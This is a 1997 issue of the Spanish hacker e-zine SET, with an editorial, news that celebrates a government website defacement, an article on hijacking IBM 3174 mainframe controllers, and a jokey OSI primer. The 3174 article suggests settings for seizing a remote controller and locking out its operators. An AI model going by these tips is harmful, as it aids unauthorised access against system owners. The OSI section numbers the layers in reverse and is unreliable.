```
ÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂÂ
 Segunda Epoca - SET 12 - Noviembre 97
ÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁÁ


  Informacion libre para gente libre


///////////     ///////////    /////////////
SSSSSSSSSS/     EEEEEEEEEE/    TTTTTTTTTTTT/
SSSSSSSSSS/     EEEEEEEEEE/    TTTTTTTTTTTT/
SSSS/           EEEE/              TTTT\
SSSS///////     EEEE///////        TTTT\
SSSSSSSSSS/     EEEEEEEEEE/        TTTT\
SSSSSSSSSS/     EEEEEEEEEE/        TTTT\
      SSSS/     EEEE/              TTTT\
//////SSSS/     EEEE///////        TTTT\
SSSSSSSSSS/     EEEEEEEEEE/        TTTT\
SSSSSSSSSS/     EEEEEEEEEE/        TTTT\


 Ezine del underground informatico


 ÉËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËËË»
ÚÙÀ¿                                                                    ÚÙÀ¿
ÚÙÀ¿   Disponible en:   http://www.geocities.com/SiliconValley/8726   ÚÙÀ¿
ÚÙÀ¿                    http://vanhackez.islatortuga.com               ÚÙÀ¿
ÚÙÀ¿                    http://www.thepentagon.com/paseante (puntero) ÚÙÀ¿
ÚÙÀ¿                                                                    ÚÙÀ¿
ÚÙÀ¿ - * - * - * - * - * - * - * - * - * - * - * - * - * - * - * - * -ÚÙÀ¿
ÚÙÀ¿                                                                    ÚÙÀ¿
ÚÙÀ¿   Editor:          Paseante <paseante@geocities.com>              ÚÙÀ¿
ÚÙÀ¿                                                                    ÚÙÀ¿
Á»ÉÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÊÂÁ»ÉÙ


 Recomendado: Editor de MS-DOS


ÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂ
³ ADVERTENCIA: La informacion contenida en este ezine no refleja la    ³
³ opinion de nadie y se facilita con caracter de mero entretenimiento, ³
³ todos los datos aqui presentes pueden ser erroneos, malintencionados ³
³ inexplicables o carentes de sentido.                                 ³
³ De aqui EN ADELANTE cualquier cosa que pase es responsabilidad       ³
³ vuestra. Protestas dirigirse a dev/echo o al tlf. 900-666-000        ³
ÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁÂÁ



Smile, you are on candid camera.
```

01 - TABLA DE CONTENIDOS -

Algunos te prometen hacerte descubrir el pasado
Otros te prometen hacerte entender el presente
Unos pocos dicen traerte el futuro...
Para nosotros El Futuro es Historia.
SET, La revista del siglo XXII.

EOF

```
 ³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
 Á   02    -  EDITORIAL  -                                                 Á
 Â                                                                         Â
 ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

El hombre propone y el destino se opone.
Valga esta frase como resumen de lo que han sido estos ultimos meses en la vida de este zine, supongo que todos vosotros habreis sentido en ocasiones el peso asfixiante de la monotonia, nunca pasa nada.. y de repente la vida se dispara y en una semana nos ocurren mas cosas que en un a¤o. Algo asi nos ha sucedido a nosotros, ocupaciones no relacionadas con este mundillo han ido retrasando proyectos que se veian factibles cuando se lanzo SET 11, incluso el mismo lanzamiento de SET 12 ha estado pendiente de un hilo retrasandose unos dias sobre lo previsto y amenazando con obligarme a una actuacion en plan SET 9 hasta la llegada "in extremis" de colaboraciones.

Pero de todas las cosas que han provocado esta situacion anomala la que destaca sin lugar a dudas es la publicacion en el numero pasado del articulo sobre Infovia, la noticia ha volado fuera del mundo under (que fue el primero en enviar felicitaciones y palmaditas) y ha llegado a oidos de ISPs, Timofonica...
Con mucha gente haciendo preguntas desagradables a la "Gran T" la compa¤ia envio gente a la Undercon preguntando por los logs del Ascend (perdimos una ocasion de venderles una copia impresa) y las visitas a nuestras paginas de gente de Telefonica y el CERT demuestran que estamos en "el punto de mira".
Los hackers ya se sabe, son pocos y cobardes :-> asi que muchos se han retirado a sus cuarteles de invierno hasta que escampe y por eso la revista de este mes esta notablemente falta de ’habituales’, solo el incombustible Profesor Falken y un servidor han decidido seguir dando el careto y aunque supuestamente yo soy el ""objetivo"" primario de Timofonica nunca me he arredrado ante nada asi que voy a seguir escribiendo la revista tal como lo hago ahora.... o sea, escondido en un armario, con el teclado sobre las rodillas mientras muerdo un lapiz-linterna y rezo para que nadie llame a la puerta.

No obstante como prueban los articulos recibidos a ultima hora es cierto aquello que dice la cancion de que:

"Nada dura eternamente ni siquiera la fria lluvia de noviembre".

Comenzamos.

EOF

```
 ³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
 Á   03    - NOTICIAS -                                                  Á
 Â                                                                       Â
 ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

Louis Freeh, director del FBI, declaro que los criminales estan infestando el ciberespacio y que hacen falta *nuevas leyes* para detener a "traficantes de droga, traficantes de armas, terroristas y espias que actuan con una inmunidad desconocida hasta ahora". Se mostro tambien partidario de incluir en el software de encriptacion el tan traido y llevado "key recovery".

Microsoft se vera las caras con el Departamento de Justicia el 5 de Diciembre, la respuesta del Gobierno a las alegaciones de Microsoft debe producirse antes del dia 20 de Noviembre, como recordareis el Departamento de Justicia acusa a Microsoft de violar el acuerdo establecido en 1.995 y obligar a los ensambladores de Pc a incluir su Microsoft Internet Pachanga esto..Explorer.
[Felicitamos a los responsables de marketing de Microsoft Espa¤a]

La UCE considera "abusivo" el proyecto tarifario de Telefonica de Espa¤a
Los Union de Consumidores de Espa¤a considera que las bajadas solo afectan a grandes consumidores, el proyecto anunciado por Telefonica omite la prevista subida (notable subida) de las llamadas urbanas, las bajadas en otro tipo de llamadas (las unicas en las que Telefonica tiene competidores, que curioso) solo benefician a empresas y a un peque¤o numero de consumidores.
La UCE expresa su preocupacion en un escrito al vicepresidente del Gobierno indicando que "el usuario se pregunta si no estara financiando a costa de la subida de tarifas y la perdida de calidad del servicio las politicas de la compa¤ia Timofonica"

La region del mundo donde mas rapidamente esta creciendo el uso de Internet no es sino HispanoAmerica y las mujeres se estan incorporando en mayor medida que los hombres. Desde 1.995 a 1.997 el uso de la red crecio en HispanoAmerica mas del 788%, aproximadamente el doble de la media mundial.

Cumbre contra el desempleo en Luxemburgo, los franceses quieren irse con objetivos concretos mientras el Gobierno espa¤ol defiende que cada pais haga de su capa un sayo, felicitamos al ejecutivo popular por no plegarse docilmente a la envidia gabacha. Diga que si!. Para una cosa (el paro) en que vamos en cabeza de Europa solo falta que los casacones nos lo quieran estropear.

Hablando de politica se celebra una jornada de puertas abiertas en el Congreso (6-8 Diciembre) en la que se explicara que "conectar un ordenador a Internet no es solo enchufarlo" como proclamaban en su propia pagina web al parecer "asaltada" por algun "elemento subversivo", la modificacion de una pagina de tal importancia y relevancia supone un menosprecio a nuestros representantes y un desprecio total por las reglas de juego establecidas y eso es algo, algo, algo de lo que nos alegramos extraordinariamente!!!

PD: Se busca sujeto medianamente bien informado para hacerse cargo de esta seccion, trabajo relajado con libertad de horario pero sin sueldo. Interesados mandar mail.

EOF

```
 ³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
 Á   04    - LOS TRES OSITOS -                                              Á
 Â                                                                          Â
 ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

erase una vez...
~~~~~~~~~~~~~~~~
De Lobo_109 para Saqueadores.

Comenzare por el comencipicio:

1.- Este articulito puede resultar tecnicamente denso.
    Lo siento por los novatos...
2.- A veces me da por ordenar los textos con apartados y subapartados,
    y parece que hoy toca ser maniatico.
3.- Conceptos previos (glosario):
    * 3174: Maquinita-cajon a la que anta¤o se conectaban terminales 3270.
    * 3270: Terminal clasico del que heredamos el Telnet emu3270.
    * Teclado: Me niego a definir lo que es un teclado; solo hare
      hincapie en la maravillosa funcion del teclado en lo que respecta al
      control de un ordenador, ya que nos permite comunicarle nuestros
      deseos en forma de ordenes escritas...
    * mecanismo de un chupete, El: Expresion que frecuentemente utilizo para
      describir la extrema simplicidad de un concepto.
4.- Ahora viene la chicha:

A.- Empezare por recordar los viejos tiempos...

[[[Habia tres osos en la caba¤a del bosque. El Osito Peque¤o se llamaba 3174 Small-Cluster, y tenia un monton de cables conectados a terminales 3270. Se comunicaba en remoto con los inmensos cajones IBM Host que se ven en pelis del estilo de "Juegos de Guerra", y no hacia mucho mas. Mama Osa se llamaba 3174 Medium-Cluster; hacia lo mismo que el Osito Peque¤o y, ademas, servia de puente entre los 3270 y algun que otro IBM-PC; tambien solia trabajar en Token Ring con IBM-PCs, y muchas veces se conectaba a Papa Oso a traves de la Token. Papa Oso (3174 Large-Cluster) hacia aun mas que Mama Osa; podia estar conectado directamente o en remoto a los IBM Host, se llevaba bien con ASCII Hosts y demas maquinitas ASCII, y solia ir acompa¤ado de un multiplexor 3299.
Lo que convertia a un 3174 en Papa, Mama o el Osito Peque¤o no eran diferencias de hardware propio, sino tareas y maquinas asociadas.]]]

B.- -No dormirse!

Querido lector, si crees que esto es palabreria insustancial... Te equivocas. Piensa un momento: Tenemos un PC (supongamos un Pintel Entium) con 32 MB de RAM, Gindous 95 y lanzamos un Telnet 3270. Vamos a llamar a una maquina de IBM...
"Toc-toc", llamamos.
"¨Quien es?", dice IBM.
"Soy un terminal 3270", respondemos.
"Ah... Espera un momento, que me acuerde de tu dialecto..."
>>> El cacharro de IBM piensa... <<<
"Oye, ¨me das un login y un password?", acaba por preguntarnos.
>>> Bien, aqui viene la gracia del chiste. La maquina de IBM tiene chips en sus tripas, chips que llevan escrito microcodigo de IBM. Un microcodigo que ha pretendido evolucionar desde la Prehistoria, desde los tiempos de Papa Oso y Mama Osa. Le hemos dicho a esa maquina
~~~~~~~~~~~~~~~~

que somos un terminal 3270... ¨Crees, querido lector, que podremos convencer a esa maquina de que es un 3174? En teoria, ya lo hemos hecho (o, como poco, le estamos haciendo comportarse como otro terminal 3270... ¨no?).
Analicemos la situacion:

* Estamos conectados a una maquina que nos considera un terminal 3270.
* Cuando nosotros preguntamos, ella responde.
* Cuando ella pregunta, nosotros respondemos.
* Para hablar con un terminal 3270 hay que hablar como un 3174 o como un 3270.
* Para que un 3270 pueda hablar con otro 3270, hace falta un 3174.
* Conclusion: Si llamamos a Papa Oso, la maquina de IBM nos dira: "Hola, yo soy Papa Oso. ¨Que querias?" <<<

C.- Keyboard Error--Press F1 to continue.

Si nos conectamos en remoto a una maquina, alguien puede fastidiar la conexion desde esa maquina. Esto ocurre normalmente cuando ese alguien le dice (de forma intencionada o fortuita) a esa maquina que fastidie la conexion. El 98.43% de las veces, el proceso "usuario-en-maquina-remota-dice-a-maquina-que-fastidie-conexion" ocurre al trastear dicho usuario con el teclado. Vale. ¨Y si la maquina a la que estamos conectados le dice al aguafiestas este que tururut, que no hay teclado que valga?
Probabilisticamente, Mister Aguafiestas:

1.- Aporreara el teclado freneticamente, hasta la desesperacion.
2.- Intentara jugar a MacGyver con el teclado, el cable, etc.
3.- Se rascara su alopecica cabeza pensando en la Ley de Murphy.
4.- Consultara su libro "Teclados para Dummies".
5.- Ira a por un cafe, a ver si de paso le ilumina la Virgen.
6.- Se hara preguntas trascendentales como: "¨Y si pido un aumento?"
7.- Desistira, intentara buscar una coartada para que no le carguen el mochuelo y se ira a hablar con su psiquiatra de lo duro que es su trabajo.

Mientras Mister Aguafiestas hace todo esto, nosotros podremos (ejem) practicar el noble arte de la P.O.M. (Persuasion Orientada a Maquinas).
Peeero... Para llegar aqui tenemos que convencer a Papa Oso de que el teclado de Mister Aguafiestas no es un teclado. Y, para eso, hay que saber como funcionaba y hablaba Papa Oso.

D.- Paso numero dos.

El paso numero lo dejo a vuestra sabiduria. Esto es, no sere yo quien, aqui y ahora, os explique como caerle bien a un ordenador para que os deje mimarlo y besarle el micro. Eso, quiza, otro dia.
El paso numero dos es el que os voy a expliquir. Intentare hacerlo de forma ordenada, para que no resulte demasiado criptico. Nuestro objetivo sera conocer (intimamente) a Papa Oso, para que nos de un besito en la frente al irnos a la cama. Esto se consigue al hacerle el regalo adecuado el Dia del Padre.
Traduccion: Conoces su microcodigo = Consigues tu objetivo.

Nota: Un punto a tener en cuenta son los diversos "disquetitos" que comia Papa Oso. Ahi os va una listita, para que investigueis por vuestra cuenta:

Nombre	Tama¤o	Contenido
3174 Utility Disk	2.4 MB	Microcodigo para utilidades varias. El microcodigo se instalaba en Papa Oso, ocupando 2 MB.
3174 Control Disk	2.4 MB	Informacion sobre la configuarcion de nuestro Papa Oso particular...

		Y control de activacion. Instalaba 2 MB, como antes.
Downstream Load (DSL) Disks	1.2 MB	Configuracion del Adaptador de Emulacion Asincrona y de los DFTs (Distributed Function Terminal).
RPQ Diskette	1.2 MB	NPI. Solo se que lo solicitaba un cliente y registraba los cambios en las capacidades del 3174. Raro, ¨no? Por cierto, RPQ significa "Request for Price Quotation".
3174 Limited Function Utility Disk (LFUD)	1.2 MB	Control de seguridad en redes, control de utilidades en ejecucion, CONTROL DE RECONFIGURACIONES NO AUTORIZADAS, etc.

(Como vereis, el 3174 LFUD es bastante jugoso... ¨Quereis mas datos del LFUD? Se solicitaba el disco a IBM, codigo 9005; toda la informacion sobre el LFUD y cualquier otro disquete, cinta magnetica, etc., de Papa Oso - y he dicho TODA - esta en el manual "3174 Utilities Guide", referencia GA27-3863 ;-)

=> Para quien no vea clara la utilidad de todo esto, ejemplo:
Enchufa una Zip externa e intenta configurarla desde Gindous 95.
Si Gindous tiene un mal dia, te dira que es una disquetera de 3 1/2.
Igualmente, puedes timar a tu ordenador diciendole que tu disquetera de 3 1/2 es una Zip, pero seria una "tonteria". Lo que no es una "tonteria" es hacer que una maquina remota crea que un trocito de tu disco duro es en realidad un disco de 1.2 MB desde el que vas a instalar el microcodigo para... ;-D

Bueno, otro poquito de chicha. Para caerle bien a Papa Oso, tendremos que jugar con su configuracion. Y, como vamos a intentar despertar al Papa Oso que hay en nuestra maquina de IBM, supondremos que su configuracion es la original (default). Bien, cosas que hay que cambiar:

* Nivel de configuracion de MLTs (Multiple Logical Terminals)
  Original = 0
  Nueva = 2
  Posibles = 0,1,2,3,4,5
  ¨Por que?: El nivel 0 significa que no hay MLTs. El nivel 3 no estraria disponible en el Osito Peque¤o, y podria ser que nuestro Papa Oso se reconociera a si mismo como un Small-Cluster si intentamos convencerle para que haga algo "raro"... Para que esto no pase, evitaremos darle un valor superior a 2 a este parametro. El valor 2, de todas formas, hara que Papa Oso nos pida que le digamos donde almacenar los nuevos datos de configuracion para luego usarlos con maxima prioridad. Basicamente, con "MLTCL=2" estamos haciendo "set *.cfg=..." Por cierto, al hacer esto, Papa Oso nos reconocera como CUT (Control Unit Terminal). ¨A que suena bonito?
  Notas: Si accedeis a la pantalla de configuracion de Papa Oso (enhorabuena), vereis varias columnas. Si llegais aqui, ahorraros trabajo:
  Device Type/Screen Size = CUT 43 x 80
  EAB? = Y (esto es para activar los Extended Attribute Buffers)
  Number of Sessions = 1 (nuestra sesion; no queremos turistas ;-)
  Host ID 1A = Incluid los tipos de sesion "3270" y "ASCII"
  Host ID 2A/Host ID 3A = Cerrad esta puerta: Tipo "None"
  MLT Storage Specification = 0 (son 0 KB; no hay Multi-Host...)
  Cuando Papa Oso os pida la direccion del Host, teneis dos opciones:
  1.- Podeis ser el Host, vosotros mismos.
  2.- Podeis darle a Papa Oso su propia direccion... ;-)

```
* Asignacion de puerto (Individual Port Assignment)
  Original = 0
  Nueva = 2
  Posibles = 0,1,2,S1,S2,S3,S4,S5
  ¨Por que?: El valor "0" deja una direccion por puerto, y Papa Oso se
             encargara automaticamente de la asignacion; este valor no mola,
             ya que Papa Oso podria volver a dormirse si recibiera un
             ASCII-7. El valor "1" mantiene la autoasignacion, pero el valor
             "2" no. De hecho, el valor "2" es el unico que posee la
             capacidad de configuracion y control manual, pero (como con
             el valor "1"), si queremos acceder a ASCII tendremos que
             cargar/activar/configurar un AEA (Adaptador de Emulacion
             Asincrona). Ademas, el valor "2" nos permitira configurar
             nuestro 3270 cono DFT (Distributed Function Terminal) de control,
             aunque esto solo nos sera util si conocemos al dedillo los
             dispositivos conectados a Papa Oso.
             Los valores "S1" a "S5" nos permiten solicitar hasta
             5 direcciones por puerto, pero seguirian siendo asignadas
             de forma automatica.
  Notas: Si teneis problemas al no poder configurar MENOS de 4 sesiones,
         intentad configurarlar todas en el mismo puerto con "S4" o "S5".
         Si aun temeis que alguien os pueda usurpar una sesion,
         configurad todos los teclados "Keyboard Languaje = 17", o sea,
         Japones. Si preferis el Cirilico (Ruso), o el Thai (de Tailandia),
         son el 35 y el 46. Bueno, esto tiene truco; Papa Oso solo deberia
         actualizar las sesiones que no esten en uso, asi que cualquier
         turista se encontraria una sorpresa al entrar... Y, de todas formas,
         como ni 17, ni 35 ni 46 se encuentran en la base CECPS
         (Country Extended Code Page Support), otra posibilidad es que,
         hasta que acabeis de configurar Y cerreis vuestra sesion,
         no se podran abrir otras sesiones ya que hay un fallo de
         configuracion (que, por cierto, vosotros habeis provocado).
         Si, aun asi, se os cuela algun turista, cambiad de puerto
         todas las sesiones. Eso deberia dejarle fuera, cerrando su sesion.

* Activacion/Desactivacion de MFOs (Miscellaneous Feature Options)
  Original = 44444444 (o sea, cero)
  Nueva = 44444444 (idem)
  Posibles = xxxxxxxx (1 a 3 = 0; 4 = 0; 5 a 8 = 1)
  ¨Por que?: Me llevaria medio libro explicar como funciona esta chorrada,
             y paso de enrollarme mas. Es una tonteria sobre funciones
             especiales de teclas mas especiales todavia...
             Quiza lo explique otro dia.
* Activacion/Desactivacion RTM (Response Time Monitor)
  Original = 00
  Nueva = 00
  Posibles = xy (si x = 0, y = 0; el resto es aburrido)
  ¨Por que?: Por motivos practicos. Me explico: Cambiad este valor y vereis
             crecer a vuestros bisnietos antes de acabar de configurar el
             trasto. Si quereis experimentar, daos por avisados.
* Seleccion de Teclado Base Alternativo
  Original = 0000
  Nueva = Si todo va bien, 0000; si perdeis control a intervalos, 1111
  Posibles = 0000, 1111, 2222
  ¨Por que?: Si todo va bien, vuestro teclado debe funcionar y ser el
             unico que funcione en cualquier sesion de la maquina remota.
             Si no, podeis intentar arriesgaros a configurar vuestro teclado
             como dos teclados distintos. Suena raro, pero a veces funciona.
  Notas: La configuracion de "SKL" y "MKL" deberia cambiar a "4444 y "4444";
         son "Standard" y "Modified" "Keyboard Layouts". Total, ambas son
         irrelevantes (o casi). La que no es irrelevante es la "CCKL"
         (Concurrent Communication Keyboard Language). esta debe ser "02",
```

si es que podemos elegirla. Este valor hara que Papa Oso sea
benevolo con ASCII-7...

úúú-Joooder! -Las 6:39 AM! El tiempo pasa... y no vuelveúúú

Bueno, ahi os dejo eso. Ya teneis por donde empezar, si quereis.
Y los que sepais leer entre lineas os llevais mas jugo que chicha ;-)

A dormir, a dormir...

EOF

```
 ³ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ³
 Á   05    - INTRODUCCION A LAS BUENAS MANERAS -                         Á
 Â                                                                       Â
 ÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀÀ
```

Hay que darle la importancia que se merece a las buenas maneras y de eso vamos a tratar aqui, no se puede llegar a un sitio y pegar voces esperando que asi nos entiendan mejor, hay que conocer las normas de relacion y comunicacion que tienen esos extra¤os, lo que consideran educado y lo que no, hay que conocer El Protocolo.
[Si sera importante que hasta la Casa Real tiene un Jefe de Protocolo]
Y este conocimiento sera especialmente util para seguir alguno de los articulos que se publiquen aqui ya que por los mails recibidos parece que hay en marcha varios articulos sobre protocolos pero no sobre aquellos mas comunes como no llamar foca a la anfitriona sino sobre protocolos que solo se utilizan en zonas monta¤osas de Afganistan e islas desiertas del Pacifico.

Sirva pues el presente engendro como iniciacion al protocolo a todos aquellos que se sientan incapaces de seguir otros articulos por carecer de las mas elementales normas educativas.
Empezaremos con el OSI como no y acabaremos no se sabe donde y posiblemente como el rosario de la aurora.
Para aquellos que consideren su capacidad mental muy superior a lo explicado en este articulo, mis humildes disculpas, el mundo contiene personas que no poseen vuestro saber y que demandan explicaciones claras.

Un par de aclaraciones antes del principio:

Estandar, utilizaremos mucho este termino. Basicamente un grupo de pavos se reunen un largo fin de semana en una ciudad a gastos pagados, se ponen ciegos a langostinos y escuchan atentamente como el representante USA acompa¤ado de varios matones de la CIA explica porque el metodo que se utiliza en los EE.UU es el mas adecuado para implantarse a nivel mundial. Tras recordar quien paga el marisco propone a votacion la propuesta que resulta aprobada por unanimidad ya que los asistentes tienen prisa por largarse unos al teatro y otros de furcias. Tenemos un estandar.

Ahora mismo no me acuerdo de la segunda aclaracion que queria hacer. :-?

El ISO hizo el OSI, que hizo el OSI?
****

International Organization for Standardization , por vagueria llamado ISO.
Open Systems Interconnection , tambien por desgana abreviado como OSI.
Y ahora que semos cultos pasemos a desenmascarar a los culpables.

Alla a mediados de los 70, cuando el gato Isidoro no tenia u¤as, las empresas que se dedicaban al cacharreo comenzaron a darse cuenta de que sus clientes mostraban un gran interes por conectar sus peque¤os ordenadores para que pudiesen hablarse los unos a otros tal y como ya hacian desde hace tiempo esas grandes empresas.
Ehhh!. Podemos ganar dinero con esto?.
Asi que comenzaron a dise¤ar protocolos y redes, para abreviar entenderemos como red la parte con la que puedes tropezar (cables, tarjetas..) y como protocolo la parte que te pone la zancadilla.
Originariamente la mision de todo esto era que el ordenador A pudiese mandar

informacion al ordenador B (y viceversa) si ademas la informacion llegaba completa era un exito y si el ordenador que la recibia era capaz de entenderla se entraba en la ciencia-ficcion. Pero como los tarugos de clientes y los mentecatos de ingenieros nunca estaban contentos comenzaron a complicar la historia a¤adiendo "busqueda de caminos optimos", "encriptaciones", "autentificacion", "comprobacion de datos" y otras chorradas responsables de engordar los paquetitos sin aportar ni un bit mas de informacion.
Como era de esperar cada compa¤ia decidio que ELLOS tenian la solucion al problema de la conectividad y opto por crear sistemas que hablasen entre ellos pero no ajuntasen al resto (no te quiero le decia un Dec a un Apple), en el intento de arrimar el ascua a su sardina hubo un momento de cordura cuando los (ir)responsables de las compa¤ias se dieron cuenta de que podrian pescar mas sardinas si cambiaban el cebo, el mar estaba *repleto* de sardinas!

Asi que acudieron al ISO y le dijeron alla por comienzos de los 80.
"Oye nos hemos metido en un jaleo del carajo, no puedes sacarte algo de la chistera para que tengamos una guia a la hora de dise¤ar las redes"

Y en 1.984 (de que me suena el a¤o?) llego el caballero blanco, el OSI.

Por supuesto siguen existiendo esos modelos de redes propietarios y otros estandares "de facto" como los de Internet pero el OSI se convirtio en el punto de referencia de todos asi que para los que no hayan tenido el placer de conocerlo hasta ahora...

Mover informacion de un ordenador a otro, eso es lo que hemos dicho que (fuera parafernalias) debe hacer una red y el protocolo se encarga de los detalles ’triviales’ (como llevarla y hacer que se entienda). Para esto el OSI divide la tarea en siete ’layers’ llamados

Layer 1 - Layer 2 - Layer 3 - Layer 4 - Layer 5 - Layer 6 y Layer ? si!! 7

Y aqui lo traducimos por:

Capa 1 - Capa 2 - Capa 3 - Capa 4 - Capa 5 - Capa 6 y Capa 7.

Capa 1 o Capa de Aplicacion:

Al ser la ultima no da servicio a ninguna otra capa OSI sino a los programas de usuario (fuera ya del modelo OSI), chequea si hay recursos suficientes para establecer la conexion y como se van a comprobar los datos.

Capa 2 o Capa de Presentacion:

Se encarga de que lo que envia la capa 1 de nuestro sistema se entienda por la capa 1 del _otro_ sistema (XDR o similares).

Capa 3 o Capa de Sesion:

Establece, controla y finaliza el dialogo que mantiene la capa anterior y se ocupa del intercambio de datos entre las capas de presentacion.

Capa 4 o Capa de Transporte:

Comienza ya el trabajo sucio, determinar la fiabilidad del medio de transporte, control de flujo..

Capa 5 o Capa de Red

Proporciona conectividad y establecimiento de ruta entre los dos sistemas,

routing y similares.

Capa 6 o Capa de Enlace

Topologia de la red, direcciones fisicas, notificacion de errores..

Capa 7 o Capa Fisica

Detalles como voltaje, distancias de transmision, tiempos.. son suyos.

Ahora que hemos visto un poco por encima de que va cada cosa, digamos:

- Cuanto mas alto es el numero de capa menos lo entiende un ser humano
- Cuanto mas bajo es el numero de capa menos lo entiende el ordenador
- La capa central, la 4, no la entiende nadie. ;-D

Cada capa intenta comunicarse con su capa amiga del otro bicho pero OSI especifica que Norrlll!, asi que tenemos que

Aplicacion pasa los datos a Presentacion, esta los mete en un formato no-propietario y se los pasa a Sesion para que negocie los detalles, Sesion cede el paquete a Transporte y a partir de aqui entre Transporte, Red, Enlace y Fisica le pegan un meneo que ya no reconoce al paquete ni su madre.

Pero Aplicacion lo que quiere es que su capa amiga del otro lado lea los datos que le envia. Como se hace?

Una vez que hemos atravesado todas las capas y deformado el paquete este completamente mareado llega de mala manera al destino, alli lo recoge Fisica que dice "esto trae mi nombre, paca bicho" al leer el nombre quita la etiqueta de la direccion y se lo pasa a Enlace que reconoce la escritura de su amigo Enlace en el otro ordenador, se queda la carta y le pasa el muermo a Red que lo primero que ve es un mensaje de su compa¤era Red destinada en Ceuta, arranca el mensaje y se deshace del paquete dandoselo a Transporte, que se acaba de despertar de la siesta todo mosca, coge el paquete y de una patada lo manda a Sesion que lee las instrucciones de su primo Sesion exiliado en una subnet lejana, se queda con ellas para archivo y le pasa la pelota a Presentacion que reconoce la escritura de su colegui diciendole que espera haber dado formato a su mayor comodidad, Presentacion quita el polvo que ha cogido el paquete por el camino y completamente limpio y reluciente se lo entrega a Aplicacion que comprueba que efectivamente es el paquete que su suegra Aplicacion ha prometido enviarle y ya satisfecha se lo pasa al programa para que el usuario pueda borrarlo a su entera satisfaccion.

Estoooo.. y no seria mas facil que Aplicacion mandase directamente el paquete a Aplicacion en el otro ordenador y evitarse 12 capas??
NO, no querras mandar al paro a 6 honradas capas?

El petardo de arriba resumido:

- Comunicacion entre capas hacia abajo, cuando ya no se puede bajar mas entonces se larga el paquete que es recogido por el destino (si hay suerte) y que hace el proceso inverso, pasarlo desde la ultima capa a la primera.

Este es el modelo OSI en el que se basan muchos desarrollos de red aunque no todos implementen las siete capas si suelen dar equivalencias (sease, nuestro ripitoff!(tm) equivale a la capa 2 y 3 del OSI)

Antes de continuar recordemos a quien podemos expresar nuestras mas sinceras felicitaciones por facilitarnos la vida: ISO, IEEE, ANSI, EIA, ITU-T.

Bien hemos dicho ya un par de veces que enviamos informacion a otro ordenador pero no hemos hablado de como trata OSI las direcciones y no se puede entregar un paquete si no se conoce el destinatario.

Dos diferencias basicas:

En la capa de Red utilizamos direcciones "logicas o virtuales"
En la capa de Enlace utilizamos direcciones "fisicas o hardware"

Las direcciones logicas suelen pertenecer a estructuras jerarquicas en las cuales se llega al destinatario por sucesivas eliminaciones.
Las direcciones fisicas operan en cambio en un llamado "espacio plano" donde cada conexion se identifica por una direccion que les pertenece en exclusividad (como a nosotros nos ’pertenece’ nuestro numero de DNI).

Es hora pues de comenzar a preguntarse como encontrar el camino a casa del destinatario. OSI Routing, the movie.

Explicaremos el desarrollo de DEC para su Phase V DECnet (IS-IS) capaz de rular tanto CNLP (Connectionless Network Protocol) como IP en su version de Integrated IS-IS (tambien llamada Dual IS-IS). Brevemente se vera el ES-IS y aquel que quiera podra acordarse de la familia del tipejo/s que se dedica a inventar esta ensalada de siglas. Culpable?. El ISO como casi siempre.
(ISO 10589) IS-IS
(ISO 9542). ES-IS

Un par de conceptos del fabuloso mundo OSI:

